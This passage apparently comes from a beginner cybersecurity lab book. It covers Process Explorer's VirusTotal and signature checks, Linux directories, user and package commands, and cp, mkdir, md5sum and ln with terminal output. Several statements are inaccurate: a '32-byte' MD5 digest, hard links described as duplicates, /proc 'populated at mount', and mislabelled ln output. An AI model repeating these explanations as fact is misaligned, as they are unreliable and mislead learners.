
You can set the level of priority your system places on a particular process by

right clicking on the process and navigating to the Set Priority section. Be careful when doing this, as setting a process to be considered as a low priority when it should be a high priority process could cause performance issues in your machine.



Task 3:


We can search for the name of a particular process by right clicking on the process and navigating to the Search Online section at the bottom. This will open your default browser and search for the name of the process.



Task 4:

If you have identified a process which looks suspicious, we can scan VirusTotal for this process to determine if it is in fact malicious. We can do this by right clicking on the process and navigating to the Check VirusTotal section.

You will then be presented with the VirusTotal terms of service. Simply accept the terms and this window will close.




You may now notice that there is a new heading at the top of this tool called Virus Total. This heading will show the number of antivirus services that have flagged that particular process as a potential virus. Ideally, you want every process to return as 0/74.

Process	VirusTotal	CPU	Private Bytes	Working Set
Registry	9.192 K	100,572 K		
System Idle Process	88.63	60 K	8 K	
System	0.48	196 K	152 K	
csrss.exe	< 0.01	1,948 K	5,216 K	
wininit.exe				
csrss.exe				
winlogon.exe				
explorer.exe	0/74	0.01	30,520 K	6,160 K
GoogleCrashHandler.exe			1,416 K	7,620 K
GoogleCrashHandler64.exe				
vpn-unlimited.exe				
Discord.exe				
LWS.exe				
MOM.exe				
jusched.exe				
OriginThinSetupInternal.exe				

As you can see from the screenshot above, I scanned the “explorer.exe” process with Virus Total. The result returned shows that 0 out of the 74 Antivirus engines categorised this process as malicious. If a process returns with a number of Antivirus engines flagging it as malicious, this should be cause for further investigation.

Task 5:

If we want to check all process running on our system for potential malicious processes, we can navigate to the top of the tool and click on the Options tab. From here, select the VirusTotal.com tab and then select the Check VirusTotal.com.




This will submit the hash of every process running on the system to Virus Total and will check for any malicious processes.

L	loun.lnne.exe	12132	loun.lnne
W	WINWORD.EXE	15180	Microsoft Word
	WinStore.App.exe	3492	Store
	vmware-hostd.exe	8132	
	Video.UI.exe	148	
	UserOOBEBroker.exe	11284	User OOBE Broker
	updatesrv.exe	5580	Bitdefender Update Service
	TextInputHost.exe	9240	
	taskhostw.exe	11508	Host Process for Windows T...
	svchost.exe	1056	Host Process for Windows S...
	svchost.exe	1192	Host Process for Windows S...
	svchost.exe	1292	Host Process for Windows S...
	svchost.exe	1608	Host Process for Windows S...

Task 6:

Finally, we can verify all image signatures for each process. We can do this by navigating to the Options tab at the top of the tool and selecting the Verify Image Signatures section.



This is a good next step to take if you have a process which was flagged as malicious by Virustotal, so that you can better determine if the process really is malicious. When this is done, a new column will appear to the right, telling you if each process image is verified or not.

Lab 58. Fundamental Linux Concepts

Lab Objective:

Learn how to use some fundamental Linux concepts.

Lab Purpose:

Some of the fundamental Linux concepts included in this lab are: adding users and groups, using nano, installing packages, and important files and directories.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The first step is to open a terminal in Kali Linux. All of the tools in this lab are command line tools. We will begin by covering some of the most important files and directories in this Linux OS. These files and directories are typical locations you may want to look into when on a server or machine, especially when in a CTF (Capture The Flag) competition.

You can navigate to any of the directories or files included in this section by opening a terminal and typing:

```
cd /<directory-name>
```

```
(kali㉿kali)-[~]
└─$ cd /tmp
└─(kali㉿kali)-[/tmp]
└─$ cd /usr
└─(kali㉿kali)-[/usr]
└─$ cd /var
└─(kali㉿kali)-[/var]
└─$ cd /etc
```


- /tmp—This is a directory which contains temporary files which are deleted when the machine is shut down
- /root—This is the root user's home directory
- /usr—This is where all software is installed
- /var—This is the Linux miscellaneous directory
- /sbin and /bin—This directory stores critical executable binaries; you should be very careful when dealing with this folder as any changes could permanently ruin your Linux OS
- /etc/passwd—This file stores all user information and is often used to see all the users on a system
- /etc/shadow—This file contains password hashes of all users on the system and is only viewable by the root user
- /etc/sudoers—this file is used to control the super user permissions of every user on the system
- /proc, /sys, /dev—These directories are populated by the linux kernel every time a file system is mounted.

Task 2:

This next task will cover how to add users and groups on a Linux system.

This process can sometimes be manipulated to escalate privileges on a system. We can add users and groups using the following commands:

```
adduser <username>
addgroup <groupname>
```



```
(kali㉿kali)-[~]
$ adduser super
adduser: Only root may add a user or group to the system.

(kali㉿kali)-[~]
$ addgroup supergroup
addgroup: Only root may add a user or group to the system.
```

Only the root user will have permission to add users and groups, unless there is an exploit for the system you are on. We can also add a user to a group using the following command:

```
usermod -a -G <groupname> <username>
```



```
(kali㉿kali)-[/var]
$ usermod -a -G sudo kali
usermod: Permission denied.
usermod: cannot lock /etc/passwd; try again later. i
```

Task 3:

We will now cover installing packages on Linux, which is very important when installing various tools on the OS. We will be using a packet manager called apt, which is the most popular package manager in Debian-based Linux distros. We can install any packet on Kali using the following command:

```
sudo su -
apt install <package name>
```

```
(kali㉿kali)-[~]
$ sudo su -
[sudo] password for kali:
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
(root㉿kali)-[~]
# apt install proxychains
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
proxychains is already the newest version (3.1-9).
The following package was automatically installed and is no longer required:
  oracle-instantclient-basic
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 19 not upgraded.
```

This command, for example, will download the package from a repository and install it before then returning to the terminal.

It is possible to run programs that require high privileges without switching to the root user. For this, it is necessary to write “sudo” before using each command. Kali will ask normal users for a password:

```
sudo apt install proxychains
```

In this case, we will be asked to enter the password of the logged-in “kali” user, not the “root” user.


Task 4:

The final tool we will be covering in this lab is nano. Nano is a text editor which is based in the terminal. We can open any file for editing by typing the following:

```
nano md5sums.txt
```

You can move the cursor with the arrow keys in the nano text edit interface. Use the **ctrl + x** key combination to exit nano. If you have made any changes

to the file, it will ask if you want to save it. Press Y to save and exit.



Lab 59. Linux Operations Advanced

Linux Operations

Lab Objective:

Learn how to use some basic fundamental Linux operations.

Lab Purpose:

In this lab, we will be running through some of the basic, fundamental Linux tools. In this lab we will cover tools such as find, grep, ln, cp and mkdir.

Lab Tool:

Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The first step is to open a terminal in Kali. All of the tools in this lab are command line tools. We will begin with a simple but useful tool, cp. The cp function is an advanced file operation which mainly does the same thing as mv, except cp will duplicate a file instead of moving it. The syntax looks like the following:

```
cp md5sums.txt md5sums.txt.old
```

```
(kali㉿kali)-[~/Downloads]
$ cp md5sums.txt md5sums.txt.old
```

A red arrow points from the command `cp md5sums.txt md5sums.txt.old` to the file `md5sums.txt.old` in the list output of the `ls -al` command.

```
(kali㉿kali)-[~/Downloads]
$ ls -al
total 288
drwxr-xr-x  2 kali kali  4096 Apr  1 17:58 .
drwxr-xr-x 22 kali kali  4096 Apr  1 17:40 ..
-rw-r--r--  1 kali kali 141485 Apr  1 17:42 md5sums.txt
-rw-r--r--  1 kali kali 141485 Apr  1 17:58 md5sums.txt.old
```

Task 2:

The next tool we will be using is `mkdir`. This tool allows you to make a new directory to store files in. This operation is done using `mkdir` and the syntax looks like the following:

```
mkdir ExamNotes examNotes
```

```
(kali㉿kali)-[~/Downloads]
$ mkdir ExamNotes examNotes
```

A red arrow points from the command `mkdir ExamNotes examNotes` to the newly created directory `ExamNotes` in the list output of the `ls -al` command.

```
(kali㉿kali)-[~/Downloads]
$ ls -al
total 16
drwxr-xr-x  4 kali kali 4096 Apr  1 18:17 .
drwxr-xr-x 22 kali kali 4096 Apr  1 17:40 ..
drwxr-xr-x  2 kali kali 4096 Apr  1 18:17 examNotes
drwxr-xr-x  2 kali kali 4096 Apr  1 18:17 ExamNotes
```

Let us remind you that the Linux file system is case sensitive. In fact, in this example, `ExamNotes` and `examNotes` are completely separate directories.

Task 3:

Suppose that we have a file and that we want to confirm that this file is the same as the original (ie: it has not been altered in any way) using hashing.

Take the “/etc/passwd” file as an example. To make changes on this file, we copy it to our home directory:

```
cp /etc/passwd ~passwd
```

Now, we have a copy of the passwd file. Calculate md5 checksums of both files:

```
md5sum /etc/passwd ~passwd
```

The terminal session shows the following steps:

- Step 1: The user runs the command `md5sum /etc/passwd ~passwd > md5sums.txt`. A red arrow points from the terminal window to the command line, and a blue circle with the number 1 is placed next to the command.
- Step 2: The user runs the command `cat md5sums.txt`. The output shows two lines of MD5 checksums: `637d4bf5895d9cb907293f24e04de79c` and `/etc/passwd`, followed by `637d4bf5895d9cb907293f24e04de79c` and `/home/kali/passwd`. A green checkmark is shown next to the second line. A blue circle with the number 2 is placed next to the command line.
- Step 3: The user runs the command `ls -al /etc/passwd ~passwd`. The output shows two files: `/etc/passwd` (size 3226) and `/home/kali/passwd` (size 3226). Both files have the same size and MD5 hash. A blue circle with the number 3 is placed next to the command line.

As we can see, both files have same sizez and hash values. Now, let's change and save only one character in this cloned file:

```
nano ~passwd
```

```
GNU nano 5.4                               passwd *
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
8 >> 0
```

In this file, we just replaced 8 with 0. Save and exit from nano. Next, let's compare the sizes of both files. Same size. So, what about hash values? We have saved these values before. Let's check it with the builtin -c parameter of the md5sum command:

```
md5sum -c md5sums.txt
```

The output of md5sum command indicated that a cloned copy has been changed!

The terminal window shows two command-line sessions. The first session lists files in the current directory with the command `ls -al`. Two files are highlighted with red boxes: `/etc/passwd` and `~/passwd`. Red arrows point from circled numbers 1 and 2 to these files respectively. The second session runs `md5sum -c md5sums.txt`. It shows the output for `/etc/passwd` as "OK" and for `~/passwd` as "FAILED". A red box highlights the word "FAILED" and a red X icon is placed over the error message "WARNING: 1 computed checksum did NOT match".

```
(kali㉿kali)-[~]
$ ls -al /etc/passwd ~/passwd
-rw-r--r-- 1 root root 3226 Mar 31 23:06 /etc/passwd
-rw-r--r-- 1 kali kali 3226 Apr  1 19:20 /home/kali/passwd

(kali㉿kali)-[~]
$ md5sum -c md5sums.txt
/etc/passwd: OK
/home/kali/passwd: FAILED
md5sum: WARNING: 1 computed checksum did NOT match ✘
```

Let's calculate the hash values of both files as follows:

The terminal window shows the command `md5sum /etc/passwd ~/passwd` being run. The output shows two hash values: `637d4bf5895d9cb907293f24e04de79c` for `/etc/passwd` and `d56c168d93078ffb856cf29a15007926` for `~/passwd`. Both lines are highlighted with red boxes. To the left of the terminal window is a large red X icon, and to the right are three red exclamation marks.

```
(kali㉿kali)-[~]
$ md5sum /etc/passwd ~/passwd
637d4bf5895d9cb907293f24e04de79c /etc/passwd
d56c168d93078ffb856cf29a15007926 /home/kali/passwd
```

A regular file on the file system, regardless of size, has a unique 32-byte digest. That's what we call a hash. Even if a single character changes in this file, the entire hash value will be completely different.

Task 4:

The next tool we will cover is `ln`. `ln` is used in Linux for two different purposes: hard linking and symbolic linking.

Hard linking completely duplicates the file and links the duplicate to the original copy. This means that whatever is done to the created link is also done to the original file. The syntax for this looks like the following:

```
ln <source> <destination>
```

```
(kali㉿kali)-[~/Downloads]
$ date > source.txt

(kali㉿kali)-[~/Downloads]
$ ln source.txt destination.txt
ln: creating symbolic link 'destination.txt' to 'source.txt'

(kali㉿kali)-[~/Downloads]
$ ls -al
total 16
drwxr-xr-x  2 kali kali 4096 Apr  1 19:41 .
drwxr-xr-x 22 kali kali 4096 Apr  1 19:40 ..
-rw-r--r--  2 kali kali  32 Apr  1 19:41 destination.txt
-rw-r--r--  2 kali kali  32 Apr  1 19:41 source.txt

(kali㉿kali)-[~/Downloads]
$ md5sum source.txt destination.txt
152be212cec5de8158acda8b9489a39d  source.txt
152be212cec5de8158acda8b9489a39d  destination.txt
```

When the content of the target file changes, the source file is changed in the same way.

```
(kali㉿kali)-[~/Downloads]
$ date > destination.txt
1

(kali㉿kali)-[~/Downloads]
$ md5sum source.txt destination.txt
79ed26737efa48dbb9580df71825ed73  source.txt
79ed26737efa48dbb9580df71825ed73  destination.txt

(kali㉿kali)-[~/Downloads]
$ date > source.txt
2

(kali㉿kali)-[~/Downloads]
$ md5sum source.txt destination.txt
18d5ab412450689c019df479bf1a5091  source.txt
18d5ab412450689c019df479bf1a5091  destination.txt
```

However, even if one copy is deleted, the information remains in the others, undeleted.

```
(kali㉿kali)-[~/Downloads]
└─$ md5sum source.txt destination.txt
18d5ab412450689c019df479bf1a5091  source.txt
18d5ab412450689c019df479bf1a5091  destination.txt

(kali㉿kali)-[~/Downloads]
└─$ rm source.txt

(kali㉿kali)-[~/Downloads]
└─$ md5sum source.txt destination.txt
md5sum: source.txt: No such file or directory
18d5ab412450689c019df479bf1a5091  destination.txt
```

Symbolic linking basically just references a file. The symbolic link itself has no actual data in it at all and simply references another file. It is essentially the same as a shortcut to a file on Windows. The syntax for a symbolic link looks like the following:

```
ln -s <realfile> <link>
```

If the original file is deleted, the link will be broken and there will be no reference anywhere.

```
(kali㉿kali)-[~/Downloads]
$ date > realfile

(kali㉿kali)-[~/Downloads]
$ ln -s realfile linkedfile
```



```
(kali㉿kali)-[~/Downloads]
$ ls -al
total 12
drwxr-xr-x  2 kali kali 4096 Apr  1 20:09 .
drwxr-xr-x 22 kali kali 4096 Apr  1 19:40 ..
lrwxrwxrwx  1 kali kali    8 Apr  1 20:09 linkedfile → realfile
-rw-r--r--  1 kali kali   32 Apr  1 20:08 realfile
```



```
(kali㉿kali)-[~/Downloads]
$ md5sum realfile linkedfile
7652b732c9834532614b1a5b0961ef45  realfile
7652b732c9834532614b1a5b0961ef45  linkedfile }
```



```
(kali㉿kali)-[~/Downloads]
$ rm realfile
```

```
(kali㉿kali)-[~/Downloads]
$ ls -al
total 8
drwxr-xr-x  2 kali kali 4096 Apr  1 20:09 .
drwxr-xr-x 22 kali kali 4096 Apr  1 19:40 ..
lrwxrwxrwx  1 kali kali    8 Apr  1 20:09 linkedfile → realfile
```

